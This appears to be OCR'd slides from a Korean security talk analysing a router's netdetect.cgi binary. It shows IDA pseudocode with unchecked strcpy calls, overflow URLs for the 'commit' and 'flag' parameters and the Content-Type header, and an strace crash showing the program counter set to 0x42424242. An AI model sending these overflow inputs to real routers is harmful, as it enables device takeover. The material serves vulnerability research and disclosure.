
- [경고해제/확인] 버튼을 클릭하셔야 정상적인 인터넷 사용이 가능합니다.
- [재경고해제]를 체크후 [경고해제/확인] 버튼을 클릭을 하시면 해당 이벤트 재발생시 경고페이지로 접속 되지 않습니다.

- 현재 정보는 **http://192.168.0.1/mypage.html** 에서 다시 확인하실 수 있습니다.

최근감지시간	프로토콜	설명	재경고 해 제
No Event	-	-	-

경고해제/확인

URL 파라미터 처리부



IDA - C:₩Users₩GRAYHASH₩Desktop₩timepro (2).idb (timepro (2).cgi)
File Edit Jump Search View Debugger Options Windows Help
No debugger
Functions window
IDA View-A
Pseudocode-A
Strings window
Hex View-A
Structures
Enums
Function name


.strcpy
.ioctl
.printf
.connect
.snprintf
.getenv
.usleep
.getpid
.qsort
.fscanf
.fgets
.memcpy
.perror
.puts
.system
.feof
.malloc
.__udivsi3
.sleep
.socket
.fflush
.bzero
.send
.strrchr
.fprintf
.kill
.ctime

Line 15 of 1118

```
int __fastcall main(int a1, const char **a2)
{
  const char **v2; // r5@1
  size_t v3; // r0@1
  unsigned int v4; // r6@1
  signed int v5; // r0@6
  int v6; // r0@8
  const char *v7; // r2@9
  signed int v8; // r4@22
  int result; // r0@27
  int v10; // [sp+0h] [bp-9Ch]@6
  char v11; // [sp+20h] [bp-7Ch]@30
  char v12; // [sp+40h] [bp-5Ch]@2

  v2 = a2;
  sub_CEFC(&dword_91650);
  v3 = (size_t)sub_36CF0();
  v4 = v3;
  if ( v3 )
  {
    if ( POST_METHOD_sub_369C8(v3, "commit", &v12) )
      sub_9270(0, v4, &v12);
  }
  else
  {
    if ( GET_METHOD_sub_36790((signed int)v2, "commit", (signed int)&v12) )
      sub_9270((signed int)v2, v4, &v12);
  }
  v5 = GET_METHOD_sub_36790((signed int)v2, "savesave", (signed int)&v10);
```

main:23

Strcpy!!


IDA - C:₩Users₩GRAYHASH₩Desktop₩timepro (2).idb (timepro (2).cgi)
File Edit Jump Search View Debugger Options Windows Help
No debugger
Functions window
IDA View-A
Pseudocode-A
Strings window
Hex View-A
Struc

Function name


- .strcpy
- .ioctl
- .printf
- .connect
- .snprintf
- .getenv
- .usleep
- .getpid
- .qsort
- .fscanf
- .fgets
- .memcpy
- .perror
- .puts
- .system
- .feof
- .malloc
- .__udivsi3
- .sleep
- .socket
- .fflush
- .bzero
- .send
- .strrchr
- .fprintf
- .kill
- .ctime

Line 15 of 1118

```
      break;
    _args = (int)(v10 + 1);
  }
  result = 0;
  if ( _args )
  {
    v11 = (const char *)(_args + strlen(_target) + 1);
    v12 = strchr(v11, '&');
    if ( !v12 )
      v12 = (char *)&v11[strlen(v11)];
    v13 = v11;
    _args = v12 - v11;
    memcpy(&v15, v13, _args);
    v14 = 0;
    for ( *((_BYTE *)&v15 + _args) = 0; v14 < _args; ++v14 )
    {
      if ( *((_BYTE *)&v15 + v14) == '+' )
        *((_BYTE *)&v15 + v14) = ' ';
    }
    sub_48204(&v15);
    if ( _args )
    {
      strcpy(_save, (const char *)&v15);
      return 1;
    }
    return _args;
  }
  return result;
}
```

POST_METHOD_sub_369C8:57

Strcpy!!



```
nt __fastcall sub_37078(size_t a1, const char *a2, char *a3)
{
  const char *v3; // r5@1
  char *v4; // r7@1
  int v5; // r4@1
  char *v6; // r0@2
  char *v7; // r0@2
  int result; // r0@3
  size_t v9; // r0@5
  char *v10; // r0@6
  const char *v11; // r4@8
  char *v12; // r2@8
  const void *v13; // r1@10
  int v14; // r2@10
  int v15; // [sp+0h] [bp-414h]@2

  v3 = a2;
  v4 = a3;
  v5 = a1;
  if ( !a1 )
    return v5;
  v6 = getenv("CONTENT_TYPE");
  strcpy((char *)&v15, v6);
  v7 = strtok((char *)&v15, "₩n =");
  if ( !strcmp("multipart/form-data;", v7) )
    return sub_37414(v5, v3, v4);
  while ( 1 )
```

Remote Buffer Overflow

- http://192.168.0.1/nd-bin/netdetect.cgi?commit=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


혹은

- http://192.168.0.1/nd-bin/netdetect.cgi?flag=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

혹은

- Content-Type = AAAAAAAAAAAAAAAAAAAAAAAAAAAA... x1100


Remote Buffer Overflow



```
/cramfs/ndbin # /strace -i /cramfs/ndbin/netdetect.cgi
commit=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

…

) = 171
[b6f9eed0] write(1, "₩n", 1
)             = 1
[b6f9eed0] write(1, "₩n", 1
)             = 1
[b6f9ee9c] read(3, "noline_box { padding:0px 0px 0px"..., 256) = 74
[b6f9eed0] write(1, ".noline_box { padding:0px 0px 0p"..., 75.noline_box { padding:0px 0px
0px 0px; border-style:none none none none; }
) = 75
[b6f9ee9c] read(3, "", 256)              = 0
[b6f9ef38] close(3)                     = 0
[b6f9eed0] write(1, "</style></head>₩n", 16</style></head>
) = 16
[b6f9ef04] open("/var/run/icv_check", O_RDONLY) = -1 ENOENT (No such file or directory)
[b6f9eed0] write(1, "</html>₩n", 8</html>
)      = 8
[42424242] --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x42424242} ---
[????????] +++ killed by SIGSEGV +++
/cramfs/ndbin #
```

Buffer Overflow 취약점

http://타겟IP/nd-bin/netdetect.cgi?commit=AAAAAAAAAAAAAAAA~



Stack Memory

BEFORE STRCPY()

Buffer

R11

SP

LR

AFTER STRCPY()

aaaaaaaaaaaaaaaaaaaaaaaaaaaa

aaaa

aaaa

aaaa

